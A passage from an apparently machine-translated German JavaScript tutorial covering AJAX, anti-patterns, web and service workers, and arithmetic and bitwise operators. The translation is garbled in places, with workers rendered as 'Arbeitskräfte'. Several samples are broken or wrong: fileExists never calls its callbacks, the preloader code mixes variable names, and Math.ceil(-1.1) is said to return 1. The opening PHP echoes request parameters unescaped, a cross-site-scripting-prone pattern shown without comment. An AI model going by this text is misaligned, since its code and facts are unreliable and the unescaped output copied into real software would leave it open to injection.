  $response = 'The color of your car is ' . $_REQUEST['color'] . '. ';
  $response .= 'It is a ' . $_REQUEST['type'] . ' model ' . $_REQUEST['model'] . '!';
  echo $response;
}
```

Wenn Sie `console.log(response)` in der Rückruffunktion hätten, wäre das Ergebnis in der Konsole `console.log(response)` gewesen:

> Die Farbe Ihres Autos ist lila. Es ist ein Volvo-Modell 300!

Prüfen Sie, ob eine Datei über eine HEAD-Anforderung vorhanden ist

Diese Funktion führt eine AJAX-Anforderung unter Verwendung der HEAD-Methode aus, um zu **prüfen, ob eine Datei in dem** als Argument angegebenen **Verzeichnis vorhanden ist** . Außerdem können wir **für jeden Fall einen Rückruf starten** (Erfolg, Misserfolg).

```
function fileExists(dir, successCallback, errorCallback) {
    var xhttp = new XMLHttpRequest;

    /* Check the status code of the request */
    xhttp.onreadystatechange = function() {
        return (xhttp.status !== 404) ? successCallback : errorCallback;
    };

    /* Open and send the request */
    xhttp.open('head', dir, false);
    xhttp.send();
};
```

Fügen Sie einen AJAX-Preloader hinzu

So zeigen Sie einen GIF-Preloader an, während ein AJAX-Aufruf ausgeführt wird. Wir müssen das Hinzufügen und Entfernen von Preloader-Funktionen vorbereiten:

```
function addPreloader() {
  // if the preloader doesn't already exist, add one to the page
  if(!document.querySelector('#preloader')) {
    var preloaderHTML = '<img id="preloader" src="https://goo.gl/cNhyvX" />';
    document.querySelector('body').innerHTML += preloaderHTML;
  }
}

function removePreloader() {
  // select the preloader element
  var preloader = document.querySelector('#preloader');
  // if it exists, remove it from the page
  if(preloader) {
    preloader.remove();
  }
}
```

Jetzt werden wir untersuchen, wo diese Funktionen verwendet werden können.

```
var request = new XMLHttpRequest();
```

Innerhalb der `onreadystatechange` Funktion sollten Sie eine if-Anweisung mit der folgenden Bedingung haben: `request.readyState == 4 && request.status == 200` .

Wenn **wahr** : Die Anfrage ist abgeschlossen und die Antwort ist fertig. Dort verwenden wir `removePreloader()` .

Andernfalls **false** : Die Anforderung wird noch ausgeführt. In diesem Fall führen wir die Funktion `addPreloader()`

```
xmlhttp.onreadystatechange = function() {

  if(request.readyState == 4 && request.status == 200) {
    // the request has come to an end, remove the preloader
    removePreloader();
  } else {
    // the request isn't finished, add the preloader
    addPreloader()
  }

};

xmlhttp.open('GET', your_file.php, true);
xmlhttp.send();
```

AJAX-Events auf globaler Ebene anhören

```
// Store a reference to the native method
let open = XMLHttpRequest.prototype.open;

// Overwrite the native method
XMLHttpRequest.prototype.open = function() {
    // Assign an event listener
    this.addEventListener("load", event => console.log(XHR), false);
    // Call the stored reference to the native method
    open.apply(this, arguments);
};
```

AJAX online lesen: https://riptutorial.com/de/javascript/topic/192/ajax

Kapitel 4: Anti-Muster

Examples

Verkettung von Zuweisungen in var-Deklarationen.

Durch das Verketten von Zuweisungen als Teil einer `var` Deklaration werden unbeabsichtigt globale Variablen erstellt.

Zum Beispiel:

```
(function foo() {
    var a = b = 0;
})()
console.log('a: ' + a);
console.log('b: ' + b);
```

Wird darin enden, dass:

```
Uncaught ReferenceError: a is not defined
'b: 0'
```

Im obigen Beispiel ist `a` lokal, aber `b` wird global. Dies liegt an der Bewertung von rechts nach links des Operators `=` . Der obige Code wurde also als ausgewertet

```
var a = (b = 0);
```

Die korrekte Art, Var-Zuweisungen zu verketten, ist:

```
var a, b;
a = b = 0;
```

Oder:

```
var a = 0, b = a;
```

Dadurch wird sichergestellt, dass sowohl `a` als auch `b` lokale Variablen sind.

Anti-Muster online lesen: https://riptutorial.com/de/javascript/topic/4520/anti-muster

Kapitel 5: Arbeitskräfte

Syntax

- neuer Arbeiter (Datei)
- postMessage (Daten, Überweisungen)
- onmessage = Funktion (Nachricht) {/ * ... * /}
- onerror = Funktion (Nachricht) {/ * ... * /}
- kündigen()

Bemerkungen

- Servicemitarbeiter sind nur für Websites aktiviert, die über HTTPS bereitgestellt werden.

Examples

Registrieren Sie einen Service-Mitarbeiter

```
// Check if service worker is available.
if ('serviceWorker' in navigator) {
  navigator.serviceWorker.register('/sw.js').then(function(registration) {
    console.log('SW registration succeeded with scope:', registration.scope);
  }).catch(function(e) {
    console.log('SW registration failed with error:', e);
  });
}
```

- Sie können `register()` bei jedem Laden der Seite aufrufen. Wenn die SW bereits registriert ist, stellt Ihnen der Browser eine Instanz zur Verfügung, die bereits ausgeführt wird
- Die SW-Datei kann einen beliebigen Namen haben. `sw.js` ist üblich.
- Der Speicherort der SW-Datei ist wichtig, da sie den Gültigkeitsbereich der SW definiert. Zum Beispiel kann eine SW - Datei bei `/js/sw.js` kann nur abfangen `fetch` Anfragen nach Dateien , die mit beginnen `/js/` . Aus diesem Grund sehen Sie die SW-Datei normalerweise im obersten Verzeichnis des Projekts.

Web Worker

Ein Web-Worker ist eine einfache Möglichkeit, Skripts in Hintergrund-Threads auszuführen, da der Worker-Thread Aufgaben (einschließlich E / A-Aufgaben mit xmlHttpRequest) ausführen kann, ohne die Benutzeroberfläche zu beeinträchtigen. Nach der Erstellung kann ein Worker Nachrichten mit unterschiedlichen Datentypen (mit Ausnahme von Funktionen) an den JavaScript-Code senden, der ihn erstellt hat, indem er Nachrichten an einen durch diesen Code angegebenen Ereignishandler sendet (und umgekehrt).

Arbeiter können auf verschiedene Arten erstellt werden.

Die häufigste ist eine einfache URL:

```
var webworker = new Worker("./path/to/webworker.js");
```

Es ist auch möglich, einen Worker dynamisch aus einer Zeichenfolge mithilfe von `URL.createObjectURL()` zu erstellen:

```
var workerData = "function someFunction() {}; console.log('More code');";

var blobURL = URL.createObjectURL(new Blob(["(" + workerData + ")"], { type: "text/javascript"
}));

var webworker = new Worker(blobURL);
```

Dieselbe Methode kann mit `Function.toString()` kombiniert werden, um einen Worker aus einer vorhandenen Funktion zu erstellen:

```
var workerFn = function() {
    console.log("I was run");
};

var blobURL = URL.createObjectURL(new Blob(["(" + workerFn.toString() + ")"], { type:
"text/javascript" }));

var webworker = new Worker(blobURL);
```

Ein einfacher Servicemitarbeiter

main.js

> Ein Service-Worker ist ein ereignisgesteuerter Worker, der für einen Ursprung und einen Pfad registriert ist. Es handelt sich dabei um eine JavaScript-Datei, die die mit ihr verknüpfte Webseite / Website steuern kann, Navigations- und Ressourcenanfragen abfängt und ändert sowie Ressourcen in einer sehr genauen Art und Weise speichert, um Ihnen die vollständige Kontrolle über das Verhalten Ihrer App in bestimmten Situationen zu geben (Das offensichtlichste ist, wenn das Netzwerk nicht verfügbar ist.)

Quelle: MDN

Wenige Sachen:

1. Es ist ein JavaScript-Worker und kann nicht direkt auf das DOM zugreifen
2. Es ist ein programmierbarer Netzwerk-Proxy
3. Es wird beendet, wenn es nicht verwendet wird, und es wird neu gestartet, wenn es das nächste Mal benötigt wird
4. Ein Service-Mitarbeiter hat einen Lebenszyklus, der vollständig von Ihrer Webseite getrennt ist
5. HTTPS wird benötigt

Dieser Code, der im Document-Kontext (oder) dieses JavaScript ausgeführt wird, wird über ein `<script>` -Tag in Ihre Seite eingefügt.

```
// we check if the browser supports ServiceWorkers
if ('serviceWorker' in navigator) {
  navigator
    .serviceWorker
    .register(
      // path to the service worker file
      'sw.js'
    )
    // the registration is async and it returns a promise
    .then(function (reg) {
      console.log('Registration Successful');
    });
}
```

sw.js

Dies ist der Service Worker Code, der im ServiceWorker Global Scope ausgeführt wird .

```
self.addEventListener('fetch', function (event) {
  // do nothing here, just log all the network requests
  console.log(event.request.url);
});
```

Engagierte Arbeiter und Shared Workers

Engagierte Arbeiter

Auf einen dedizierten Web-Worker kann nur mit dem Skript zugegriffen werden, das ihn aufgerufen hat.

Hauptanwendung:

```
var worker = new Worker('worker.js');
worker.addEventListener('message', function(msg) {
    console.log('Result from the worker:', msg.data);
});
worker.postMessage([2,3]);
```

worker.js:

```
self.addEventListener('message', function(msg) {
    console.log('Worker received arguments:', msg.data);
    self.postMessage(msg.data[0] + msg.data[1]);
});
```

Shared Workers

Auf einen gemeinsam genutzten Worker kann von mehreren Skripts aus zugegriffen werden -

auch wenn von verschiedenen Fenstern, Iframes oder sogar Workern auf sie zugegriffen wird.

Das Erstellen eines freigegebenen Workers ist dem Erstellen eines dedizierten Workers sehr ähnlich, aber anstelle der direkten Kommunikation zwischen dem Haupt-Thread und dem Worker-Thread müssen Sie über ein Port-Objekt kommunizieren, dh ein expliziter Port muss vorhanden sein geöffnet werden, damit mehrere Skripts es verwenden können, um mit dem freigegebenen Worker zu kommunizieren. (Beachten Sie, dass engagierte Mitarbeiter dies implizit tun)

Hauptanwendung

```
var myWorker = new SharedWorker('worker.js');
myWorker.port.start();  // open the port connection

myWorker.port.postMessage([2,3]);
```

worker.js

```
self.port.start(); open the port connection to enable two-way communication

self.onconnect = function(e) {
    var port = e.ports[0];  // get the port

    port.onmessage = function(e) {
        console.log('Worker revceived arguemnts:', e.data);
        port.postMessage(e.data[0] + e.data[1]);
    }
}
```

Beachten Sie, dass das Einrichten dieses Nachrichtenhandlers im `port.start()` auch implizit die `port.start()` zum übergeordneten Thread öffnet, sodass der Aufruf von `port.start()` nicht wie oben erwähnt tatsächlich erforderlich ist.

Arbeiter kündigen

Sobald Sie mit einem Arbeiter fertig sind, sollten Sie ihn beenden. Dies hilft, Ressourcen für andere Anwendungen auf dem Computer des Benutzers freizugeben.

Haupt-Bedroung:

```
// Terminate a worker from your application.
worker.terminate();
```

Hinweis : Die `terminate` ist nicht für Servicemitarbeiter verfügbar. Es wird beendet, wenn es nicht verwendet wird, und es wird neu gestartet, wenn es das nächste Mal benötigt wird.

Arbeiter-Thread:

```
// Have a worker terminate itself.
self.close();
```

Füllen Sie Ihren Cache

Nachdem Ihr Service-Mitarbeiter registriert wurde, versucht der Browser, den Service-Mitarbeiter zu installieren und später zu aktivieren.

Installieren Sie den Ereignis-Listener

```
this.addEventListener('install', function(event) {
    console.log('installed');
});
```

Caching

Dieses zurückgegebene Installationsereignis kann zum Zwischenspeichern der für die offline Ausführung der App erforderlichen Elemente verwendet werden. Das folgende Beispiel verwendet die Cache-API, um dasselbe zu tun.

```
this.addEventListener('install', function(event) {
  event.waitUntil(
    caches.open('v1').then(function(cache) {
      return cache.addAll([
        /* Array of all the assets that needs to be cached */
        '/css/style.css',
        '/js/app.js',
        '/images/snowTroopers.jpg'
      ]);
    })
  );
});
```

Kommunikation mit einem Web Worker

Da die Worker in einem separaten Thread von dem, in dem sie erstellt wurden, laufen, muss die Kommunikation über `postMessage` .

Hinweis: Aufgrund der unterschiedlichen Exportpräfixe verfügen einige Browser über `webkitPostMessage` anstelle von `postMessage` . Sie sollten `postMessage` überschreiben, um sicherzustellen, dass die Mitarbeiter an den meisten möglichen Stellen "arbeiten" (kein Wortspiel beabsichtigt):

```
worker.postMessage = (worker.webkitPostMessage || worker.postMessage);
```

Vom Hauptthread (übergeordnetes Fenster):

```
// Create a worker
var webworker = new Worker("./path/to/webworker.js");

// Send information to worker
webworker.postMessage("Sample message");

// Listen for messages from the worker
webworker.addEventListener("message", function(event) {
```

```
    // `event.data` contains the value or object sent from the worker
    console.log("Message from worker:", event.data); // ["foo", "bar", "baz"]
});
```

Vom Arbeiter in `webworker.js` :

```
// Send information to the main thread (parent window)
self.postMessage(["foo", "bar", "baz"]);

// Listen for messages from the main thread
self.addEventListener("message", function(event) {
    // `event.data` contains the value or object sent from main
    console.log("Message from parent:", event.data); // "Sample message"
});
```

Alternativ können Sie mit `onmessage` auch Ereignis-Listener hinzufügen:

Vom Hauptthread (übergeordnetes Fenster):

```
webworker.onmessage = function(event) {
    console.log("Message from worker:", event.data); // ["foo", "bar", "baz"]
}
```

Vom Arbeiter in `webworker.js` :

```
self.onmessage = function(event) {
    console.log("Message from parent:", event.data); // "Sample message"
}
```

Arbeitskräfte online lesen: https://riptutorial.com/de/javascript/topic/618/arbeitskrafte

Kapitel 6: Arithmetik (Mathematik)

Bemerkungen

- Die `clz32` Methode wird in Internet Explorer oder Safari nicht unterstützt

Examples

Zusatz (+)

Der Additionsoperator (`+`) fügt Zahlen hinzu.

```
var a = 9,
    b = 3,
    c = a + b;
```

`c` ist jetzt 12

Dieser Operand kann in einer Zuweisung auch mehrfach verwendet werden:

```
var a = 9,
    b = 3,
    c = 8,
    d = a + b + c;
```

`d` wird jetzt 20 sein.

Beide Operanden werden in primitive Typen konvertiert. Wenn eine der Zeichenketten eine Zeichenfolge ist, werden sie beide in Zeichenfolgen konvertiert und verkettet. Ansonsten werden beide in Zahlen umgewandelt und hinzugefügt.

```
null + null;       // 0
null + undefined; // NaN
null + {};         // "null[object Object]"
null + '';         // "null"
```

Wenn es sich bei den Operanden um einen String und eine Zahl handelt, wird die Zahl in einen String umgewandelt und dann verkettet. Dies kann zu unerwarteten Ergebnissen führen, wenn mit Strings gearbeitet wird, die numerisch aussehen.

```
"123" + 1;         // "1231" (not 124)
```

Wenn ein boolescher Wert anstelle eines der Zahlenwerte angegeben wird, wird der boolesche Wert in eine Zahl konvertiert (`0` für `false` , `1` für `true`), bevor die Summe berechnet wird:

```
true + 1;          // 2
false + 5;         // 5
null + 1;          // 1
undefined + 1;     // NaN
```

Wenn ein boolescher Wert neben einem Zeichenfolgewert angegeben wird, wird der boolesche Wert stattdessen in einen String konvertiert:

```
true + "1";         // "true1"
false + "bar";      // "falsebar"
```

Subtraktion (-)

Der Subtraktionsoperator (`-`) subtrahiert Zahlen.

```
var a = 9;
var b = 3;
var c = a - b;
```

`c` ist jetzt 6

Wenn anstelle eines Zahlenwerts eine Zeichenfolge oder ein boolescher Wert angegeben wird, wird dieser Wert in eine Zahl umgewandelt, bevor die Differenz berechnet wird (`0` für `false` , `1` für `true`).

```
"5" - 1;      // 4
7 - "3";      // 4
"5" - true;   // 4
```

Wenn der Zeichenfolgewert nicht in eine Zahl umgewandelt werden kann, `NaN` das Ergebnis `NaN` :

```
"foo" - 1;       // NaN
100 - "bar";     // NaN
```

Multiplikation (*)

Der Multiplikationsoperator (`*`) führt eine arithmetische Multiplikation für Zahlen (Literale oder Variablen) durch.

```
console.log( 3 *  5); //  15
console.log(-3 *  5); // -15
console.log( 3 * -5); // -15
console.log(-3 * -5); //  15
```

Einteilung (/)

Der Divisionsoperator (`/`) führt eine arithmetische Division von Zahlen (Literalen oder Variablen) durch.

```
console.log(15 / 3); // 5
console.log(15 / 4); // 3.75
```

Rest / Modul (%)

Der Rest / Modulus-Operator (`%`) gibt den Rest nach (ganzzahliger) Division zurück.

```
console.log( 42 %  10); //  2
console.log( 42 % -10); //  2
console.log(-42 %  10); // -2
console.log(-42 % -10); // -2
console.log(-40 %  10); // -0
console.log( 40 %  10); //  0
```

Dieser Operator gibt den verbleibenden Rest zurück, wenn ein Operand durch einen zweiten Operanden geteilt wird. Wenn der erste Operand ein negativer Wert ist, ist der Rückgabewert immer negativ und für positive Werte umgekehrt.

Im obigen Beispiel kann `10` viermal von `42` subtrahiert werden, bevor nicht mehr genug vorhanden ist, um erneut subtrahieren zu können, ohne dass das Vorzeichen geändert wird. Der Rest ist also: `42 - 4 * 10 = 2` .

Der Restoperator kann für die folgenden Probleme nützlich sein:

1. Testen Sie, ob eine ganze Zahl durch eine andere Zahl (nicht) teilbar ist:

   ```
   x % 4 == 0 // true if x is divisible by 4
   x % 2 == 0 // true if x is even number
   x % 2 != 0 // true if x is odd number
   ```

   Seit `0 === -0` funktioniert dies auch für `x <= -0` .

2. Implementieren Sie das zyklische Inkrementieren / Dekrementieren des Werts innerhalb des Intervalls von `[0, n)` .

Angenommen, wir müssen den ganzzahligen Wert von `0` auf (aber nicht einschließlich) `n` , sodass der nächste Wert nach `n-1` `0` . Dies kann durch einen solchen Pseudocode erfolgen:

```
var n = ...; // given n
var i = 0;
function inc() {
    i = (i + 1) % n;
}
while (true) {
    inc();
    // update something with i
}
```

Verallgemeinern Sie nun das obige Problem und nehmen Sie an, dass wir diesen Wert von `0` auf (nicht einschließlich) `n` erhöhen und verringern müssen, sodass der nächste Wert nach `n-1` `0` und der vorherige Wert vor `0` `n-1` .

```
var n = ...; // given n
var i = 0;
function delta(d) { // d - any signed integer
    i = (i + d + n) % n; // we add n to (i+d) to ensure the sum is positive
}
```

Jetzt können wir die `delta()` Funktion als Delta-Parameter übergeben, indem Sie eine beliebige positive und negative ganze Zahl übergeben.

Verwenden des Moduls, um den Bruchteil einer Zahl zu erhalten

```
 var myNum = 10 / 4;        // 2.5
 var fraction = myNum % 1; // 0.5
 myNum = -20 / 7;           // -2.857142857142857
 fraction = myNum % 1;      // -0.857142857142857
```

Inkrementieren (++)

Der Increment-Operator (`++`) erhöht seinen Operanden um eins.

- Wenn es als Postfix verwendet wird, wird der Wert vor dem Inkrementieren zurückgegeben.
- Wenn es als Präfix verwendet wird, wird der Wert nach dem Inkrementieren zurückgegeben.

```
//postfix
var a = 5,    // 5
    b = a++,  // 5
    c = a     // 6
```

In diesem Fall wird `a` nach Einstellung von `b` inkrementiert. Also ist `b` 5 und `c` 6.

```
//prefix
var a = 5,    // 5
    b = ++a,  // 6
    c = a     // 6
```

In diesem Fall wird `a` vor Einstellung von `b` inkrementiert. Also ist `b` 6 und `c` 6.

Die Inkrementierungs- und Dekrementierungsoperatoren werden im Allgemeinen `for` Schleifen verwendet, beispielsweise:

```
for(var i = 0; i < 42; ++i)
{
  // do something awesome!
}
```

Beachten Sie, wie die *Präfixvariante* verwendet wird. Dadurch wird sichergestellt, dass eine temporäre Variable nicht unnötig erstellt wird (um den Wert vor der Operation zurückzugeben).

Dekrementieren (-)

Der Dekrementoperator (`--`) dekrementiert Zahlen um eins.

- Wenn als Postfix verwendet `n` , gibt der Operator die aktuelle `n` und *dann* ordnet der den Wert dekrementiert.
- Wenn als Präfix verwendete `n` , ordnet der Bediener die dekrementiert `n` und gibt *dann* den geänderten Wert.

```
var a = 5,    // 5
    b = a--,  // 5
    c = a     // 4
```

In diesem Fall wird `b` auf den Anfangswert von `a` . Also ist `b` 5 und `c` 4.

```
var a = 5,    // 5
    b = --a,  // 4
    c = a     // 4
```

In diesem Fall wird `b` auf den neuen Wert von `a` . Also ist `b` 4 und `c` 4.

Allgemeine Verwendungen

Die Dekrement- und Inkrement-Operatoren werden im Allgemeinen `for` Schleifen verwendet, zum Beispiel:

```
for (var i = 42; i > 0; --i) {
  console.log(i)
}
```

Beachten Sie, wie die *Präfixvariante* verwendet wird. Dadurch wird sichergestellt, dass eine temporäre Variable nicht unnötig erstellt wird (um den Wert vor der Operation zurückzugeben).

> **Anmerkung:** Weder `--` noch `++` sind wie normale mathematische Operatoren, sondern eher sehr knappe Operatoren für die *Zuweisung* . Ungeachtet des Rückgabewerts werden sowohl `x--` als auch `--x` `x` so zugewiesen, dass `x = x - 1` .
>
> ```
> const x = 1;
> console.log(x--)  // TypeError: Assignment to constant variable.
> console.log(--x)  // TypeError: Assignment to constant variable.
> console.log(--3)  // ReferenceError: Invalid left-hand size expression in prefix
> operation.
> console.log(3--)  // ReferenceError: Invalid left-hand side expression in postfix
> operation.
> ```

Potenzierung (Math.pow () oder **)

Die Potenzierung macht den zweiten Operanden zur Potenz des ersten Operanden (a^b).

```
var a = 2,
    b = 3,
    c = Math.pow(a, b);
```

`c` wird jetzt 8 sein

6

Stufe 3 ES2016 (ECMAScript 7) Vorschlag:

```
let a = 2,
    b = 3,
    c = a ** b;
```

`c` wird jetzt 8 sein

Verwenden Sie Math.pow, um die n-te Wurzel einer Zahl zu finden.

Das Finden der n-ten Wurzeln ist die Umkehrung der Erhöhung auf die n-te Potenz. Zum Beispiel `2` die Potenz von `5 32` . Die fünfte Wurzel von `32` ist `2` .

```
Math.pow(v, 1 / n); // where v is any positive real number
                    // and n is any positive integer

var a = 16;
var b = Math.pow(a, 1 / 2);  // return the square root of 16 = 4
var c = Math.pow(a, 1 / 3);  // return the cubed root of 16 = 2.5198420997897464
var d = Math.pow(a, 1 / 4);  // return the 4th root of 16 = 2
```

Konstanten

Konstanten	Beschreibung	Ungefähr
`Math.E`	Basis des natürlichen Logarithmus *e*	2,718
`Math.LN10`	Natürlicher Logarithmus von 10	2.302
`Math.LN2`	Natürlicher Logarithmus von 2	0,693
`Math.LOG10E`	Logarithmus der Basis 10 von *e*	0,434
`Math.LOG2E`	Logarithmus zur Basis 2 von *e*	1.442

Konstanten	Beschreibung	Ungefähr
`Math.PI`	Pi: das Verhältnis von Kreisumfang zu Durchmesser (π)	3.14
`Math.SQRT1_2`	Quadratwurzel von 1/2	0,707
`Math.SQRT2`	Quadratwurzel von 2	1.414
`Number.EPSILON`	Differenz zwischen einem und dem kleinsten Wert, der größer als einer als Zahl darstellbar ist	2.220446049250313080847263336181 6E-16
`Number.MAX_SAFE_INTEGER`	Größte ganze Zahl `n` so dass `n` und `n + 1` beide exakt als Zahl darstellbar sind	2 ^ 53 - 1
`Number.MAX_VALUE`	Größter positiver endlicher Wert von Number	1,79E + 308
`Number.MIN_SAFE_INTEGER`	Kleinste ganze Zahl `n` so dass `n` und `n - 1` beide exakt als Zahl darstellbar sind	- (2 ^ 53 - 1)
`Number.MIN_VALUE`	Kleinster positiver Wert für Number	5E-324
`Number.NEGATIVE_INFINITY`	Wert der negativen Unendlichkeit (-∞)	
`Number.POSITIVE_INFINITY`	Wert der positiven Unendlichkeit (∞)	
`Infinity`	Wert der positiven Unendlichkeit (∞)	

Trigonometrie

Alle Winkel sind in Radiant. Ein Winkel `r` im Bogenmaß hat ein Maß von `180 * r / Math.PI` in Grad.

Sinus

```
Math.sin(r);
```

Dies gibt den Sinus von `r` , einen Wert zwischen -1 und 1.

```
Math.asin(r);
```

Dadurch wird der Arkussinus (die Umkehrung des Sinus) von `r` .

```
Math.asinh(r)
```

Dies gibt den hyperbolischen Arcusinus von `r` .

Kosinus

```
Math.cos(r);
```

Dies gibt den Cosinus von `r` , einen Wert zwischen -1 und 1

```
Math.acos(r);
```

Dadurch wird der Arkuskosinus (die Umkehrung des Cosinus) von `r` .

```
Math.acosh(r);
```

Dies wird den hyperbolischen Arkuskosinus von `r` .

Tangente

```
Math.tan(r);
```

Dies gibt den Tangens von `r` .

```
Math.atan(r);
```

Dadurch wird der Arkustangens (die Umkehrung des Tangens) von `r` . Beachten Sie, dass der Winkel zwischen `-π/2` und `π/2` im Bogenmaß zurückgegeben wird.

```
Math.atanh(r);
```

Dies gibt den hyperbolischen Arkustangens von `r` .

```
Math.atan2(x, y);
```

Dies gibt den Wert eines Winkels von `(0, 0)` bis `(x, y)` im Bogenmaß zurück. Es wird ein Wert zwischen `-π` und `π` , nicht jedoch π.

Runden

Runden

`Math.round()` rundet den Wert auf die nächste Ganzzahl, wobei eine *halbe Runde verwendet* wird, um die Gleichungen zu lösen.

```
var a = Math.round(2.3);       // a is now 2
var b = Math.round(2.7);       // b is now 3
var c = Math.round(2.5);       // c is now 3
```

Aber

```
var c = Math.round(-2.7);       // c is now -3
var c = Math.round(-2.5);       // c is now -2
```

Beachten Sie, wie `-2.5` auf `-2` gerundet wird. Dies liegt daran, dass halbe Werte immer aufgerundet werden, d. H. Sie werden auf die Ganzzahl mit dem nächst höheren Wert gerundet.

Aufrunden

`Math.ceil()` wird den Wert `Math.ceil()` .

```
var a = Math.ceil(2.3);        // a is now 3
var b = Math.ceil(2.7);        // b is now 3
```

`ceil` ing eine negative Zahl in Richtung Null - Runde

```
var c = Math.ceil(-1.1);       // c is now 1
```

Abrunden

`Math.floor()` rundet den Wert ab.

```
var a = Math.floor(2.3);        // a is now 2
var b = Math.floor(2.7);        // b is now 2
```

`floor` eine negative Zahl ing wird es von Null runden entfernt.

```
var c = Math.floor(-1.1);       // c is now -1
```

Abschneiden

Achtung : Die Verwendung von bitweisen Operatoren (außer `>>>`) gilt nur für Zahlen zwischen `-2147483649` und `2147483648` .

```
2.3  | 0;                       // 2 (floor)
-2.3 | 0;                       // -2 (ceil)
NaN  | 0;                       // 0
```

6

`Math.trunc()`

```
Math.trunc(2.3);                // 2 (floor)
Math.trunc(-2.3);               // -2 (ceil)
Math.trunc(2147483648.1);       // 2147483648 (floor)
Math.trunc(-2147483649.1);      // -2147483649 (ceil)
Math.trunc(NaN);                // NaN
```

Auf Dezimalstellen gerundet

`Math.floor` , `Math.ceil()` und `Math.round()` können verwendet werden, um auf mehrere Dezimalstellen zu runden

Auf 2 Dezimalstellen runden:

```
var myNum = 2/3;                // 0.6666666666666666
var multiplier = 100;
var a = Math.round(myNum * multiplier) / multiplier;  // 0.67
var b = Math.ceil (myNum * multiplier) / multiplier;  // 0.67
var c = Math.floor(myNum * multiplier) / multiplier;  // 0.66
```

Sie können auch auf mehrere Ziffern aufrunden:

```
var myNum = 10000/3;            // 3333.3333333333335
var multiplier = 1/100;
var a = Math.round(myNum * multiplier) / multiplier;  // 3300
var b = Math.ceil (myNum * multiplier) / multiplier;  // 3400
var c = Math.floor(myNum * multiplier) / multiplier;  // 3300
```

Als besser nutzbare Funktion:

```
// value is the value to round
// places if positive the number of decimal places to round to
// places if negative the number of digits to round to
function roundTo(value, places){
    var power = Math.pow(10, places);
    return Math.round(value * power) / power;
}
var myNum = 10000/3;    // 3333.3333333333335
roundTo(myNum, 2);  // 3333.33
roundTo(myNum, 0);  // 3333
```

```
roundTo(myNum, -2); // 3300
```

Und die Varianten für `ceil` und `floor` :

```
function ceilTo(value, places){
    var power = Math.pow(10, places);
    return Math.ceil(value * power) / power;
}
function floorTo(value, places){
    var power = Math.pow(10, places);
    return Math.floor(value * power) / power;
}
```

Zufällige Zahlen und Floats

```
var a = Math.random();
```

Beispielwert von `a` : `0.21322848065742162`

`Math.random()` gibt eine Zufallszahl zwischen 0 (einschließlich) und 1 (exklusiv) zurück.

```
function getRandom() {
    return Math.random();
}
```

Um `Math.random()` zu verwenden, um eine Zahl aus einem beliebigen Bereich (nicht `[0,1)`) zu erhalten, verwenden Sie diese Funktion, um eine Zufallszahl zwischen min (einschließlich) und max (exklusiv) zu erhalten: Intervall von `[min, max)`

```
function getRandomArbitrary(min, max) {
  return Math.random() * (max - min) + min;
}
```

Um `Math.random()` zu verwenden, um eine ganze Zahl aus einem beliebigen Bereich (nicht `[0,1)`) zu erhalten, verwenden Sie diese Funktion, um eine Zufallszahl zwischen min (einschließlich) und max (exklusiv) zu erhalten: Intervall von `[min, max)`

```
function getRandomInt(min, max) {
  return Math.floor(Math.random() * (max - min)) + min;
}
```

Um `Math.random()` zu verwenden, um eine ganze Zahl aus einem beliebigen Bereich (nicht `[0,1)`) zu erhalten, verwenden Sie diese Funktion, um eine Zufallszahl zwischen min (einschließlich) und max (einschließlich) zu erhalten: Intervall von `[min, max]`

```
function getRandomIntInclusive(min, max) {
  return Math.floor(Math.random() * (max - min + 1)) + min;
}
```

Funktionen aus https://developer.mozilla.org/en-

US/docs/Web/JavaScript/Reference/Global_Objects/Math/random

Bitweise Operatoren

Beachten Sie, dass alle bitweisen Operationen für 32-Bit-Ganzzahlen ausgeführt werden, indem Sie beliebige Operanden an die interne Funktion ToInt32 übergeben .

Bitweise oder

```
var a;
a = 0b0011 | 0b1010; // a === 0b1011
// truth table
// 1010 | (or)
// 0011
// 1011  (result)
```

Bitweise und

```
a = 0b0011 & 0b1010; // a === 0b0010
// truth table
// 1010 & (and)
// 0011
// 0010  (result)
```

Bitweise nicht

```
a = ~0b0011; // a === 0b1100
// truth table
// 10 ~(not)
// 01  (result)
```

Bitweises xor (exklusiv oder)

```
a = 0b1010 ^ 0b0011; // a === 0b1001
// truth table
// 1010 ^ (xor)
// 0011
// 1001  (result)
```

Bitweise Verschiebung nach links

```
a = 0b0001 << 1; // a === 0b0010
a = 0b0001 << 2; // a === 0b0100
a = 0b0001 << 3; // a === 0b1000
```

Die Verschiebung nach links entspricht der Ganzzahl multipliziert mit `Math.pow(2, n)` . Bei der Ganzzahlberechnung kann die Geschwindigkeit einiger mathematischer Operationen durch die Verschiebung erheblich verbessert werden.

```
var n = 2;
var a = 5.4;
var result = (a << n) === Math.floor(a) * Math.pow(2,n);
// result is true
a = 5.4 << n; // 20
```

Bitweise Verschiebung nach rechts `>>` (Verschiebung von Zeichen nach vorne) `>>>` (Verschiebung nach rechts null)

```
a = 0b1001 >> 1; // a === 0b0100
a = 0b1001 >> 2; // a === 0b0010
a = 0b1001 >> 3; // a === 0b0001

a = 0b1001 >>> 1; // a === 0b0100
a = 0b1001 >>> 2; // a === 0b0010
a = 0b1001 >>> 3; // a === 0b0001
```

Ein negativer 32-Bit-Wert hat immer das linke Bit:

```
a = 0b11111111111111111111111111110111 | 0;
console.log(a); // -9
b = a >> 2;     // leftmost bit is shifted 1 to the right then new left most bit is set to on
(1)
console.log(b); // -3
b = a >>> 2;    // leftmost bit is shifted 1 to the right. the new left most bit is set to off
(0)
console.log(b); // 2147483643
```

Das Ergebnis einer `>>>` Operation ist immer positiv.
Das Ergebnis von `>>` ist immer dasselbe Vorzeichen wie der verschobene Wert.

Die Verschiebung bei positiven Zahlen nach rechts entspricht der Division durch den `Math.pow(2,n)` und das Ergebnis am Boden:

```
a = 256.67;
n = 4;
result = (a >> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// result is true
a = a >> n; //  16

result = (a >>> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// result is true
a = a >>> n; //  16
```

Die Nullverschiebung rechts (`>>>`) bei negativen Zahlen ist unterschiedlich. Da JavaScript bei Bitoperationen nicht in vorzeichenlose Ints konvertiert wird, gibt es kein operatives Äquivalent:

```
a = -256.67;
result = (a >>> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// result is false
```

Bitweise Zuweisungsoperatoren

Mit Ausnahme von (`~`) können alle obigen bitweisen Operatoren als Zuweisungsoperatoren verwendet werden:

```
a |= b;   // same as: a = a | b;
a ^= b;   // same as: a = a ^ b;
a &= b;   // same as: a = a & b;
a >>= b;  // same as: a = a >> b;
a >>>= b; // same as: a = a >>> b;
a <<= b;  // same as: a = a << b;
```
